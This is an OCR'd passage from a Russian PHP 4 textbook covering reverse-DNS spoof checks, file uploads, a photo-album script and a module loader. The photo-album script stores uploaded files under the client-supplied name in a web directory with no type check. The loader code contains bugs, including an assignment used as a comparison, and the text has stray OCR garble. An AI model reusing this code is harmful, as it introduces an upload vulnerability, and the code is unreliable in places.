мы получим вывод `whilehouse.gov`. Произошла подмена!

Как же нам быть? А вот как. Предположим, мы получили от хоста с некоторым IP-адресом информацию, что его "зовут" `whitehouse.gov`. Обратимся же к нему и получим его IP-адрес, а потом сравним, тот ли это адрес, который мы запрашивали вначале:

```
$ip="195.84.12.34";
$host=gethostbyaddr($ip);
// Если была ошибка, $host==$ip
if($host==$ip) die("Неверный ip-адрес $ip!");
$check_ip=gethostbyname($host);
// Если была ошибка, $check_ip==$host
if($check_ip==$host) die("Неверное доменное имя $host!");
// Ну вот, теперь сверяем данные
if($ip==$check_ip)
  echo "По адресу $ip расположен хост $host";
else
  echo "По адресу $ip расположен хост злоумышленника!!!";
```


Длинно? Да. Но это еще, к сожалению, не все. Ведь у одного и того же доменного имени могут быть сразу *несколько* IP-адресов. Нас устроит, если хотя бы один из них совпадет с затребованным нами. Так что придется воспользоваться функцией `gethostbynamel()` и циклом перебора списка IP-адресов. Вот что у нас получится:

Листинг 27.2. Безопасная функция получения доменного имени

```
<?
// Аналог функции gethostbyaddr(), но всегда проверяет,
// не подменил ли злоумышленник по адресу $ip имя своего
// хоста на чужое. В последнем случае просто возвращает false.
function safe_gethostbyaddr($ip)
{ // Получаем предполагаемое имя
  $host=gethostbyaddr($ip);
```

```
  // Адреса не существует? Не фатально — вернем то, что есть.
  if($host==$ip) return $host;
  // Теперь спрашиваем $host, кто он такой.
  $check_ips=gethostbynamel($host);
  // Есть ли среди адресов, которые он вернул, затребованный?
  foreach($check_ips as $check_ip) {
    // Если нашли, то $host достоверен — возвращаем его.
    if($ip==$check_ip) return $host;
  }
  // Иначе, если ни один адрес не совпал, выходим
  return false;
}

// Теперь посмотрим, что из себя представляет наш адрес...
echo safe_gethostbyaddr("195.84.12.34");
?>
```


Вот теперь все будет работать корректно. Однако за все приходится платить: `safe_gethostbyaddr()` требует гораздо больших затрат времени, чем `gethostbyaddr()`, потому что нам приходится дополнительно обращаться еще как минимум к одной машине. Если безопасность для вас важнее, чем какие-то пара секунд простоя, используйте `safe_gethostbyaddr()`.



ЧАСТЬ V.

ПРИЕМЫ ПРОГРАММИРОВАНИЯ НА PHP

Глава 28



Загрузка файлов на сервер

Иногда бывает просто необходимо позволить пользователю не только заполнить текстовые поля формы и установить соответствующие флажки и радиокнопки, но также и указать несколько файлов, которые будут впоследствии загружены с компьютера пользователя на сервер. Для этого в языке HTML и протоколе HTTP предусмотрены специальные средства.

Примечание

Чтобы не применять двусмысленной терминологии, я буду использовать слово "закачать" для обозначения загрузки файла клиента *на сервер*, и термин "скачать" для иллюстрации обратного процесса (*с сервера — клиенту*). Я уже предчувствую, как будет недоволен, услышав об этом, редактор книги, и он в чем-то прав. Так что, уважаемый читатель, если вы читаете здесь эти рассуждения, — значит, я победил в споре, а если не читаете… Что ж, вы об этом и не догадаетесь.[1]

Мы уже рассматривали механизм, который применяется при закачке файлов, в *главе 3*. Вы, возможно, помните, что он выглядел не очень-то привлекательно. На мой взгляд, закачка файлов и вообще работа с multipart-методом передачи формы — до-

[1] Русский язык, изначально обладающий гигантской свободой в выборе слова, постоянно развивается. То, что казалось неприемлемым вчера, сегодня становится нормой, и наоборот. Безусловно, у любого обратившего внимание на эти строки при прочтении слов "закачать" и "скачать" вряд ли возникнут ассоциации с бригадой мускулистых администраторов, придающих передаваемым по сети файлам необходимую кинетическую энергию для последующего перемещения под напором, или другие неверные мысли, несмотря на большое количество смысловых оттенков употребления этих слов (убаюкивать, вызвать головокружение, или же в понимании "подлого приема садовников, торговцев присадками (раскачивать деревце, не давая ему укорениться)"). Вообще говоря, о твердых правилах в условиях возрастающего слияния разговорных терминов и литературного языка говорить не приходится. В толковом словаре С. И. Ожегова и Н. Ю. Шведовой дано пояснение идиоме "Закачаешься!" как выражения высокой оценки чего-либо. Редакторы вовсе не стремятся убивать живое изложение, и поэтому если вы, уважаемые читатели, также видите эти строки, значит было решено — "быть закачиваемому" (из примеров к статье "Закачать" толкового словаря живого великорусского языка В. И. Даля). — *Ред.*

вольно нетривиальные задачи. Однако спешу обрадовать: в PHP все это давно реализовано и отлажено. Но обо всем по порядку.

Multipart-формы

Мы помним, что в большинстве случаев данные из формы в браузере, передающиеся методом `GET` или `POST`, приходят к нам в одинаковом формате:

```
поле1=значение1&поле2=значение2&...
```

При этом все символы, отличные от "английских" букв и цифр (и еще некоторых) URL-кодируются: заменяются на `%XX`, где `XX` — шестнадцатеричный код символа. Это сильно замедляет закачку больших файлов.

В принципе, multipart-формы призваны одним махом решить эту проблему. Нам нужно в соответствующем тэге `<form>` задать параметр:

```
enctype=multipart/form-data
```

После этого данные, полученные от нашей формы, будут разбиты на несколько блоков информации (по одному на каждый элемент формы). Каждый такой блок очень похож на обычную посылку "заголовки-данные" протокола HTTP:

```
-----------------Идентификатор_начала\n
Content-Disposition: form-data; name="имя" [;другие параметры]\n
\n
значение\n
```

Браузер автоматически формирует строку `Идентификатор_начала` из расчета, чтобы она не встречалась ни в одном из передаваемых файлов (и ни в одном из других полей формы). Это означает, что сегодня идентификатор будет одним, а завтра, возможно, совсем другим.

Тэг выбора файла

Давайте просмотрим, какой тэг надо вставить в форму, чтобы в ней появился элемент управления загрузкой файла — текстовое поле с кнопкой **Browse** справа. Таким тэгом является разновидность `<input>`:

```
<input type=file name=имя_элемента [size=размер_поля]>
```

Сценарию вместе с содержимым файла передается и некоторая другая информация, а именно:

- размер файла;
- имя файла в системе клиента;
- тип файла.

Скоро мы узнаем, как извлечь эту информацию в программе на PHP.

Закачка файлов и безопасность

Возможно, вы обратили внимание на то, что у последнего приведенного тэга `<input type=file>` отсутствует атрибут `value`. То есть когда пользователь открывает страницу, он никогда не увидит в элементе закачки ничего, кроме пустой строки. Поначалу это кажется довольно неприятным ограничением: в самом деле, мы ведь можем задавать параметры по умолчанию для, скажем, текстового поля.

Давайте задумаемся, почему разработчики HTML пошли на такое исключение из общего правила. Наверное, вы слышали о возможностях DHTML (Dynamic HTML — Динамический HTML) и JavaScript. С их помощью можно создавать интерактивные страницы, реагирующие на действия пользователя в реальном времени. Например, можно написать код на JavaScript, который запускается, когда пользователь нажимает какую-нибудь кнопку в форме на странице, или когда он вводит текст в одно из текстовых полей.

Применение DHTML не ограничивается упомянутыми возможностями. В частности, умелый программист, владеющий, к примеру, JavaScript, может создавать страницы, которые будут автоматически формировать и отсылать на сервер формы без ведома пользователя. В принципе, в этом нет никакого "криминала": ведь все данные, которые будут отосланы, сгенерированы этой же страницей.

Что же получится, если разрешить тэгу `<input type=file>` иметь параметр по умолчанию? Предположим, пользователь хранит все свои пароли в "засекреченном" файле `C:\passwords.txt`. Тогда "пассворднэппер" может написать на JavaScript и встроить в страницу программу, которая создает и отправляет на "свой" сервер форму незаметно для пользователя. При этом достаточно, чтобы в форме присутствовало единственное поле закачки файла с проставленным параметром `value=C:\passwords.txt`.

Естественный вывод: в случае, если бы параметр по умолчанию был разрешен для тэга закачки файла, то программист на JavaScript, "заманив" на свою страницу пользователя, мог бы иметь возможность скопировать любой файл с компьютера клиента.

Теперь вы понимаете, почему тэг `<input type=file>` не допускает использования атрибута `value`?..

Поддержка закачки в PHP

Так как PHP специально разрабатывался как язык для Web-приложений, то, естественно, он "умеет" работать как с привычными нам, так и с multipart-формами. Более того, он также поддерживает закачку файлов на сервер.

Простые имена полей закачки

Как я уже говорил, интерпретатору совершенно все равно, в каком формате приходят данные из формы. Он умеет их обрабатывать и "рассовывать" по переменным в любом формате. Однако данные одного специального поля формы — а именно, поля закачки — он интерпретирует особым образом. Пусть у нас есть multipart-форма, а в ней — поле закачки файла:

```
<form action="script.php" method=POST enctype=multipart/form-data>
<input type=file name="MyFile">
<input type=submit>
</form>
```

После выбора в этом поле нужного файла и отправки формы (и загрузки на сервер того файла, который был указан) PHP определит, что нужно принять файл, и сохранит его во временном каталоге на сервере. Кроме того, в программе создадутся несколько переменных.

- `$MyFile` — имя временного файла на машине сервера, который содержит данные, переданные пользователем. С этим файлом теперь можно вытворять все что угодно: удалять, копировать, переименовывать, ñíîâà óäàëÿòü...
- `$MyFile_name` — исходное имя файла, которое он имел до своей отправки на сервер.
- `$MyFile_size` — размер закачанного файла в байтах.
- `$MyFile_type` — тип загруженного файла, если браузер смог его определить. К примеру, `image/gif`, `text/html` и т. д.

Как видим, префикс у всех созданных переменных один и тот же — `MyFile_`. Этот префикс состоит из имени элемента закачки в форме, к которому присоединен знак _.

Теперь мы можем, например, скопировать только что полученный файл на новое место, при помощи `Copy($MyFile,"uploaded.dat")` или других средств, проверив предварительно, не слишком ли он велик, основываясь на значении переменной `$MyFile_size`.

Внимание

Настоятельно рекомендую использовать функцию копирования, а не переименования/перемещения. Дело в том, что в некоторых операционных системах временный каталог, в котором PHP хранит только что закачанные файлы, может находиться на другом носителе, и в результате операция переименования завершится с ошибкой. Хотя мы и оставили копию полученного файла во временном каталоге, можно не заботиться о его удалении в целях экономии места: PHP сделает это автоматически.

Если процесс окончится неуспешно, вы сможете определить это по отсутствию файла, имя которого задано в `$MyFile`, или же по отсутствию самой этой переменной в программе.

Пример: фотоальбом

Давайте напишем небольшой сценарий, представляющий собой простейший фотоальбом с возможностью добавления в него новых фотографий.

Листинг 28.1. Сценарий `photo.php`: простейший фотоальбом

```
<?
$ImgDir="img";       // Каталог для хранения изображений
@mkdir($ImgDir,666); // Создаем, если его еще нет

// Проверяем, нажата ли кнопка добавления фотографии
if(@$doUpload) {
  // Проверяем, принят ли файл
  if(file_exists($File)) {
     // Все в порядке — добавляем файл в каталог с фотографиями
     // Используем то же имя, что и в системе пользователя
     Copy($File,"$ImgDir/".basename($File_name));
  }
}

// Теперь считываем в массив наш фотоальбом
$d=opendir($ImgDir);  // открываем каталог
$Photos=array();      // изначально альбом пуст
// Перебираем все файлы
while(($e=readdir($d))!==false) {
  // Это изображение GIF, JPG или PNG?
  if(!ereg("^(.*)\\.(gif|jpg|png)$",$e,$P)) continue;
  // Если нет, переходим к следующему файлу,
  // иначе обрабатываем этот
  $path="$ImgDir/$e";      // адрес
  $sz=GetImageSize($path); // размер
  $tm=filemtime($path);    // время добавления
  // Вставляем изображение в массив $Photos
  $Photos[$tm] = array(
    'time' => filemtime($path), // время добавления
    'name' => $e,               // имя файла
```

```
    'url'  => $path,            // его URI
    'w'    => $sz[0],           // ширина картинки
    'h'    => $sz[1],           // ее высота
    'wh'   => $sz[3]            // "width=xxx height=yyy"
  );
}
// Ключи массива $Photos — время в секундах, когда была добавлена
// та или иная фотография. Сортируем массив: наиболее "свежие"
// фотографии располагаем ближе к его началу.
krsort($Photos);
// Данные для вывода готовы. Дело за малым — оформить страницу.
?>

<body>
<form action=photo.php method=POST enctype=multipart/form-data>
<input type=file name=File><br>
<input type=submit name=doUpload value="Закачать новую фотографию">
</form>
<?foreach($Photos as $n=>$Img) {?>
  <img
   src=<?=$Img['url']?>
   <?=$Img['wh']?>
   alt="Добавлена <?=date("d.m.Y H:i:s",$Img['time'])?>"
  >
<?}?>
</body>
```

Конечно, этот сценарий далеко не идеален (например, он не поддерживает удаление фотографий из фотоальбома), но для иллюстрации заявленных возможностей, по-моему, вполне подходит. Для простоты я совместил две функции (администрирование альбома и его просмотр) в одной программе. В реальной жизни, конечно, за каждую из них должен отвечать отдельный сценарий (первый из них, наверное, будет требовать от пользователя прохождения авторизации, чтобы добавлять фотографии в альбом могли лишь привилегированные пользователи).

Примечание

Обратите внимание на то, как этот сценарий оформлен. В самом начале находится весь код на PHP, который, собственно, и работает с данными фотоальбома. В этом коде в принципе нет никаких указаний на то, как должна быть отформатирована страница. Его задача — просто сгенерировать данные. Наоборот, тот текст, который следует после закрывающей скобки `?>`, содержит

минимум кода на PHP. Его главная задача — оформить страницу так, чтобы она выглядела красиво. У меня нет никаких других стимулов, кроме как экономии типографской краски, чтобы не разнести данные блоки по разным файлам. Мы еще вернемся к такому подходу в одной из следующих глав.

Сложные имена полей

Как вы, наверное, помните, элементы формы могут иметь имена, выглядящие, как элементы массива: `A[10]`, `B[1][text]` и т. д. До недавнего времени (в третьей версии PHP) это касалось только "обычных" полей, но не полей закачки файлов. К счастью, в PHP версии 4 все изменилось в лучшую сторону.

Давайте применим указанные возможности в следующем примере формы и определим, какие переменные создаст PHP при ее отправке на сервер.

```
<form action="script.php" method=POST enctype=multipart/form-data>
<h3>Выберите тип файлов в вашей системе:</h3>
Текстовый файл: <input type=file name="File[text]"><br>
Бинарный файл: <input type=file name="File[bin]"><br>
Картинка: <input type=file name="File[pic]"><br>
<input type=submit name=Go value="Отправить файлы">
</form>
```

После того как программа `script.php` примет данные из формы, PHP создаст для нее следующие переменные:

- ассоциативный массив `$File`, ключи которого — `text`, `bin` и `pic`, а соответствующие значения — имена временных файлов на сервере, созданных PHP при загрузке;
- массив `$File_name` все с теми же ключами и значениями — именами файлов в системе пользователя;
- массив `$File_type` с теми же ключами и значениями — типами соответствующих файлов;
- массив `$File_size` со значениями — размерами этих файлов.

Мы видим, информация об индексах в именах полей формы попала в ключи соответствующих массивов и сохранилась в них. Вы можете убедиться в том, что переменные действительно инициализированы, воспользовавшись вызовом функции `Dump($GLOBALS)`, код которой приведен в конце *главы 11*, и в полезности которой вы теперь можете убедиться на примере.

Внимание

Еще раз напоминаю, что PHP версии 3 неправильно работает с подобными именами полей. Учитывайте это, если собираетесь использовать старый интерпретатор.

Проблемы со сложными именами

Но не все так восхитительно, как может показаться на первый взгляд. Беда в том, что описанный механизм работает замечательно, лишь когда мы задействуем элементы *одномерных* массивов в качестве имен полей формы. В случае же многомерных массивов дела обстоят несколько хуже. Правда, многомерные массивы используются при закачке значительно реже, но все равно, мой долг — предупредить вас и уберечь от возможного недоразумения.

Итак, напишем форму:

```
<form action="script.php" method=POST enctype=multipart/form-data>
<input type=file name="File[a][b]">
<input type=submit>
</form>
```

При приеме данных такой формы PHP "запутается" и, хотя и создаст массив `$File`, но не поместит в него никаких полезных данных. А именно, в моей версии 4.0.3pl1 в элемент с ключом `a` вместо имени файла попадает какое-то комплексное (судя по его странному виду) число.) Надеюсь, в будущих версиях интерпретатора это досадное недоразумение будет исправлено.


Но все же существует метод, с помощью которого мы сможем обработать и такие "неправильные" с точки зрения PHP формы. Я об этом еще не упоминал, но PHP, помимо установки вышеперечисленных переменных, создает также глобальный массив с именем `$HTTP_POST_FILES`. Как показывает практика, в этом массиве содержатся верные данные, какое бы имя не имело поле закачки в форме.

Замечание

Массив `$HTTP_POST_FILES` создается не всегда, а только в том случае, если в настройках PHP задействован параметр `track_vars`. Так как, судя по документации, в PHP версии 4 он включен всегда (чего нельзя сказать о третьей версии), то беспокоиться не о чем.

Массив `$HTTP_POST_FILES` используется довольно редко, так что я предоставляю читателю возможность самостоятельно разобраться, в каком формате хранятся в нем данные. Это несложно. Вам не потребуется ничего, кроме функции `Dump()`, которая уже упоминалась в этой главе, и, конечно, желания экспериментировать.

Глава 29



Модульность программы. Написание "библиотекаря"

Во всех серьезных языках программирования имеется возможность писать модульные программы. Иными словами, при определенных навыках вы можете разбить свою программу на относительно независимые части, каждую из которых реализовать в виде модуля. Особенно это бывает полезно, если над программой работает сразу коллектив разработчиков (как чаще всего и бывает) — в этом случае остается лишь продумать связи между модулями, написание которых можно поручить разным программистам.

Модули обычно также используют другие модули в своей работе, те — третьи, и т. д., до самого низкого уровня. Хорошо написанный модуль подобен новому автомобилю: его интерфейсные функции — это аналог руля и педаль, а уж что там под капотом — программиста, подключающего модуль, волновать не должно.

Тем не менее, должен вас огорчить: к сожалению, разработчики PHP не предусмотрели в языке сколько-нибудь удобной поддержки модульности. Однако не впадайте в уныние: дело в том, что такую поддержку можно в язык добавить, причем относительно несложными приемами самого PHP и сравнительно небольшими затратами с точки зрения быстродействия. Этим мы и займемся в настоящей главе.

Наши требования

Возможно, вы возразите: "Как же нет никакой поддержки модульности? А инструкция `include`?" Да, разумеется, уж лучше использовать `include`, вместо того чтобы хранить всю программу в одном-единственном файле. Но дело в том, что применение этой инструкции довольно-таки неудобно по той простой причине, что поиск подключаемых файлов проводится только в тех каталогах, которые указал администратор при установке PHP. У многих хостинг-провайдеров мы не можем изменять по своему усмотрению эти каталоги, а указание относительных путей (например, `../../php/somefile.php`) оказывается довольно проблематичным (представьте только, сколько всего нам придется изменять, если мы захотим расположить нашу программу в другом месте).

Примечание

Возможно, этот разговор о каталогах выглядит с первого взгляда несколько надуманно, однако люди, уже столкнувшиеся когда-либо с рассматриваемой проблемой, по достоинству оценят затраченные усилия, особенно если их сценарии состоят из десятков файлов и библиотек.

Помните, что при помощи `include` или `require` нельзя один и тот же файл загружать дважды (как это часто бывает, если один модуль вызывает другой, но программа об этом "не знает" и еще раз подключает первый — опять же, стандартный случай). В самом деле, если в этом файле находится, к примеру, описание какой-нибудь функции, то при следующем его включении PHP выдаст ошибку: повторное объявление функции. Конечно, последняя проблема полностью решается подстановкой `include_once` вместо `include`, что работает, кстати, только в PHP версии 4.

Отсюда мы можем сформулировать главные два требования.

- Механизм загрузки модуля должен сам решать, в каком каталоге располагается модуль, независимо от того, где выполняется сценарий. В любой программе возможность загрузить указанный по имени модуль должна быть легко осуществима. Мы хотели бы, чтобы это было так же просто, как мы делаем это с обычными файлами из текущего каталога при помощи `include`.
- Один и тот же модуль не должен загружаться дважды, даже если программа попытается это выполнить.

Примечание

К слову сказать, оба требования реализованы, например, в языке Perl.

Как я уже говорил, мы можем написать нужную нам "инструкцию", которая будет загружать модуль с применением указанных принципов прямо на PHP. Назовем ее `Uses()` и оформим в виде функции.

Примечание

Далее для краткости *модулем на PHP* я буду называть файл (например, с расширением `phl`), содержащий некоторые общеупотребительные функции, константы и переменные, а также исполняемую часть, которая запускается при первой (и только первой) загрузке модуля.

Библиотекарь

Ту часть кода, которая будет содержать функцию `Uses()` (а мы реализуем ее именно в виде функции) и другие функции, нужные для загрузки модулей, назовем *библиотекарем*. Этот библиотекарь, очевидно, сценарию придется загружать первым, а каким именно образом, мы поговорим чуть позже.

Теперь немного о том, как мы будем реализовывать `Uses()`. Это довольно несложно. Помните, я подчеркивал, что поскольку PHP является интерпретатором, то на нем осуществимы такие приемы, как описание функций внутри функций и многое другое. Так мы и сделаем: функция `Uses()` вначале будет проверять, не загружался ли уже модуль с таким именем, затем искать затребованный модуль в специальных "каталогах для модулей", фиксировать во внутреннем массиве факт, что указанный файл загружен, и, наконец, вызывать `include_once` для файла с модулем. Кроме того, на время загрузки текущий каталог будет сменяться на тот, в котором находится модуль, чтобы стартовые части всех модулей запускались в "своих" каталогах. Это как раз та возможность, которая отсутствует в Perl, и которая оказывается довольно удобной на практике.

Раз библиотекарь всегда подключается к программе в первую очередь, разумно доверить ему выполнение еще некоторых действий.

- Поместим в файл библиотекаря функции, чаще всего необходимые почти каждому сценарию. Таким образом, мы как бы "расширим" набор встроенных в PHP функций. Однако помните, что встроенные функции переопределять все же нельзя, можно лишь создавать новые с уникальными именами.
- Библиотекарь, как никто другой, должен приложить максимум усилий, чтобы сделать сценарии переносимыми с одной платформы на другую. Для нас это будет заключаться в корректировке некоторых переменных, которые PHP создает перед выполнением программы. Первым кандидатом на такую правку будет `$SCRIPT_NAME` (а также одноименная переменная окружения), которая, как мы знаем, в Windows-версии PHP содержит не то значение, которое мы ожидаем.
- И еще нам хочется, чтобы на момент загрузки модуля текущий каталог сменялся на тот, в котором расположен файл модуля. Таким образом, стартовая часть библиотеки всегда сможет определить, где она находится, — например, при помощи вызова `getcwd()`.

Вот что у нас получится в результате:

Листинг 29.1. Библиотекарь: librarian.phl

```
<?if(!defined("LIBRARIAN_LOADED")) {
define("LIBRARIAN_LOADED",1);
// Расширение библиотечных файлов по умолчанию
define("LibExt","phl");
// Пути поиска библиотек. Если начинаются с точки, то поиск
// ВСЕГДА ведется относительно текущего каталога, даже если его
// сменят, в противном случае при следующем вызова Uses() будет
// выполнен перевод пути в абсолютный.
$INC=array(".","./lib");
```

```
// Функция преобразует указанный относительный путь в абсолютный.
// Если путь уже является абсолютным (т. е. отсчитывается от корневого
// каталога системы), то с ним ничего не происходит, в противном случае
// используется имя текущего каталога (или заданного в $cur) с
// необходимыми преобразованиями. Существование файла с полученным полным
// именем не проверяется. Функция лишена некоторых недостатков
// встроенной в PHP realpath() и имеет по сравнению с ней несколько
// большие возможности, работая, правда, чуть медленнее.
function GetAbsPath($name,$cur="") { return abs_path($name,$cur); }
function abs_path($name,$cur="")
{  // Преобразуем обратные слэши в прямые
   $name=strtr(trim($name),"\\","/");
   // Сначала разбиваем путь по знакам "/"
   $Parts=explode("/",$name);
   $Path=($cur===""?getcwd():$cur); // начальный каталог поиска
   foreach($Parts as $i=>$s) if($s!=".") {
     // Признак корневого каталога?
     if(!$i && (strlen($s)>1&&$s[1]==":"||$s=="")) $Path=$s;
     // Ссылка на родительский каталог?
     elseif($s="..") {
       // Если это уже корневой каталог, то куда спускаться?..
       if(strlen($Path)>1 && $Path[1]==":") continue;
       // Иначе используем dirname()
       $p=dirname($Path);
       if($p=="/"||$p=="\\"||$p==".") $Path=""; else $Path=$p;
     }
     // Иначе просто имя очередного каталога
     elseif($s!=="") $Path.="/$s";
   }
   return ($Path!==""?$Path:"/");
}

// Преобразует URL в абсолютный файловый путь.
// Т. е. если адрес начинается со слэша, то результат рассматривается
// по отношению к каталогу DOCUMENT_ROOT, а если нет — то относительно
// dirname($SCRIPT_NAME). Конечно, функция не безупречна (например, она
// не умеет обрабатывать URL, заданные Alias-директивами Apache, но в
// большинстве случаев это и не нужно.
```

```
function Url2Path($name)
{  $curUrl=dirname($GLOBALS["SCRIPT_NAME"]);
   $url=abs_path(trim($name),$curUrl);
   return getenv("DOCUMENT_ROOT").$url;
}

// Превращает все пути в списке $INC в абсолютные, однако делает это
// не каждый раз, а только если массив изменился с момента последнего
// вызова.
function AbsolutizeINC()
{  global $INC;
   static $PrevINC="";   // значение $INC при предыдущем входе
   // Сначала проверяем — изменился ли $INC. Если да, то преобразуем
   // все пути в массиве в относительные, иначе ничего не делаем.
   // Нам это нужно только из соображений повышения производительности
   // функции.
   if($PrevINC!==$INC) {
     // Мы не можем использовать foreach, т. к. нам надо
     // модифицировать массив
     for($i=0; $i<count($INC); $i++) {
       $v=&$INC[$i];
       if($v[0]=="." && (strlen($v)==1 || $v[1]=='\\' || $v[1]=='/'))
         continue;
       $v=abs_path($v);
     }
     // Запоминаем текущее состояние массива
     $PrevINC=$INC;
   }
  }

// Загружает указанную библиотеку функций. Для поиска файла
// просматривает каталоги в массиве $INC.
function Uses($libname)
{  global $INC;
   static $PrevINC="";   // значение $INC при предыдущем входе
   static $LastFound=0;  // для ускорения работы
   // Переводим все пути в $INC в относительные — вдруг вызывающая
   // программа добавила что-нибудь в массив?..
   AbsolutizeINC();
```

```
    // Теперь просматриваем пути, начиная с того, по которому была
    // найдена какая-нибудь предыдущая загруженная библиотека. Скорее
    // всего, там окажется загружаемый сейчас модуль. Если нет —
    // что же, просмотрим весь список...
    $l=$LastFound;
    do {
      // В очередном каталоге есть файл модуля?..
      $dir=$INC[$LastFound];
      if(@is_file($file="$dir/$libname.".LibExt)) {
        // Сменить каталог на тот, в котором расположен модуль
        $cwd=getcwd();
        chdir(dirname($file));
        // Делаем доступными для модуля все глобальные переменные
        foreach($GLOBALS as $k=>$v) global $$k;
        // Включаем файл
        $ret=include_once($file);
        // Пока не вернулись в предыдущий каталог, перевести
        // добавленные (возможно?) пути в $INC в абсолютные
        AbsolutizeINC();
        // Вернуться
        chdir($cwd);
        return $ret;
      }
      $LastFound=($LastFound+1)%count($INC);
    } while($LastFound!=$l);
    // Ничего не вышло — "умираем"...
    die("Couldn't find library \"$libname\" at ".join(", ",$INC)."!");
}

// Корректируем некоторые переменные окружения, которые могут иметь
// неверные значение, если PHP установлен не как модуль Apache
@putenv("SCRIPT_NAME=".
  $GLOBALS["HTTP_ENV_VARS"]["SCRIPT_NAME"]=
  $GLOBALS["SCRIPT_NAME"]=
  ereg_Replace("\\?.*","",getenv("REQUEST_URI"))
);
@putenv("SCRIPT_FILENAME".
  $GLOBALS["HTTP_ENV_VARS"]["SCRIPT_FILENAME"]=
  $GLOBALS["SCRIPT_FILENAME"]=
  Url2Path(getenv("SCRIPT_NAME"))
```

```
);

// На всякий случай включаем максимальный контроль ошибок
Error_reporting(1+2+4+8);

// ВНИМАНИЕ! После следующего закрывающего тэга
// не должно быть НИКАКИХ ПРОБЕЛОВ! В противном случае
// сценарий, подключающий библиотекаря, будет выводить в самом
// начале своей работы этот пробел, что недопустимо при
// работе с Cookies.
}?>
```

Обратите внимание на то, что весь код библиотекаря помещен в блок оператора `if`. Это сделано специально, чтобы при возможной (ошибочной) повторной загрузке библиотекаря по `include` все работало корректно.

Замечание

Возможно, вы скажете, что то же самое можно было бы сделать и в модулях, и обойтись вообще без библиотекаря. Однако это приведет к заметной потере производительности, потому что интерпретатору каждый раз придется загружать и разбирать весь файл модуля, а это — основное время при запуске программы.

Пожалуй, в приведенном коде есть и еще одно интересное место. Я имею в виду инструкции, помеченные комментарием: "Делаем доступными для модуля все глобальные переменные". Зачем это нужно? Разве глобальные переменные по определению не доступны подключаемому модулю? К сожалению, это так, и вот почему. Мы вызываем `include_once` в теле функции `Uses()`, а не в глобальном контексте. Неудивительно, что подключенный файл работает не в нем, а в области видимости тела функции. Указанный цикл перебора всех глобальных переменных и их "глобализация" с помощью `global` решает проблему.

Замечание

Здесь есть еще одна тонкость. Если модуль "захочет" определить какую-либо новую глобальную переменную, он не сможет сделать это никак иначе, чем через массив `$GLOBALS`. Однако изменять имеющиеся переменные напрямую он все же способен.

Работа с библиотекарем

Рассмотрим пример сценария, использующего библиотекарь в своей работе. Мы будем предполагать, что все модули размещены в подкаталоге `/lib` основного каталога

с Web-документами (если вы заметили, такой каталог уже есть в путях поиска модулей по умолчанию, "зашитых" в библиотекаре).

Замечание

Пока мы будем подключать библиотекаря явно — инструкцией `include`. Конечно, это не очень удобно. Очень скоро мы узнаем, как избавиться от указанного недостатка.

Пусть сценарию требуется библиотека `files.phl`, которую мы написали (или где-то достали, хотя модули для PHP все еще большая редкость), и которая содержит некоторые функции для работы с файлами.

Примечание

Кстати, модулю `files.phl` самому могут понадобиться некоторые модули. Если это так, нет проблем: достаточно лишь поставить вызов `Uses()` внутрь кода библиотеки.

Листинг 29.2. Тестовый сценарий

```
<?
include "$DOCUMENT_ROOT/lib/librarian.phl"; // подключаем библиотекарь
Uses("files"); // подключаем модуль files.phl
// Все — теперь можно использовать модуль
$Content=ReadAllFile("myfile.txt");  // читаем весь файл myfile.txt
$Hash=ReadKeyValFile("keyval.txt");  // читаем файл формата key=value
// ... и другие функции, которые, возможно, присутствуют в модуле
?>
```

Как видите, ничего сложного. Давайте теперь посмотрим, как выглядит модуль `files.phl`.

Листинг 29.3. Пример модуля `files.phl`

```
<?
// Внимание! Так указывается дополнительный каталог для поиска модулей.
// Запись означает, что библиотекарь должен искать модули также и в
// подкаталоге OtherModules/dk текущего каталога
$INC[]="OtherModules/dk";
// Подключение каких-то других модулей, в которых нуждается files.phl
Uses("SomeOtherModule");
Uses("AndOtherModuleToo");
```

```
// Константа: символы перевода строки
define("CRLF",getenv("COMSPEC")?"\r\n":"\n");

// Читает все содержимое файла $fname и возвращает его
function ReadAllFile($fname)
{  $f=fopen($fname,"r"); if(!$f) return "";
   $Cont=fread($f,1000000); fclose($f);
   return $Cont;
}

// Читает файл $fname, строки которого имеют формат
//   ключ1=значение1
// Возвращает ассоциативный массив с указанными в файле ключами
function ReadKeyValFile($fname)
{  $Cont=@File($fname); if(!@is_array($Cont)) return array();
   $Hash=array();
   foreach($Cont as $i=>$st) {
     if(!ereg("^([^=]+)=(.*)",$st,$regs)) continue;
     $Hash[trim($regs[1])]=trim($regs[2]);
   }
   return $Hash;
}

?>
```

Автоматическое подключение библиотекаря

Из листинга 29.2 можно видеть, что пока нам не удалось полностью избавиться от указания абсолютного пути к библиотекам. Вот строка, которая мне не нравится:

```
include "$DOCUMENT_ROOT/lib/librarian.phl"; // подключаем библиотекарь
```

Действуя привычным способом, нам придется вставлять ее в каждый сценарий, который планирует использовать библиотекаря. Этих сценариев может быть довольно много, так что если мы вдруг захотим изменить `lib` на, скажем, `../libraries`, то придется править все программы. По закону Мэрфи где-нибудь да ошибетесь — обязательно. А значит, такое решение нам, как дотошным программистам, не подходит. К счастью, существует еще по крайней мере два способа решить проблему с абсолютными путями, и который из них выбрать — зависит от ситуации.

Замечание

Здесь я хочу оговориться: разумеется, *где-то* все равно придется задать путь к библиотекарю, но такое место будет только одно, поэтому в случае нужды его легко модифицировать.

Способ первый: использование *auto_prepend_file*

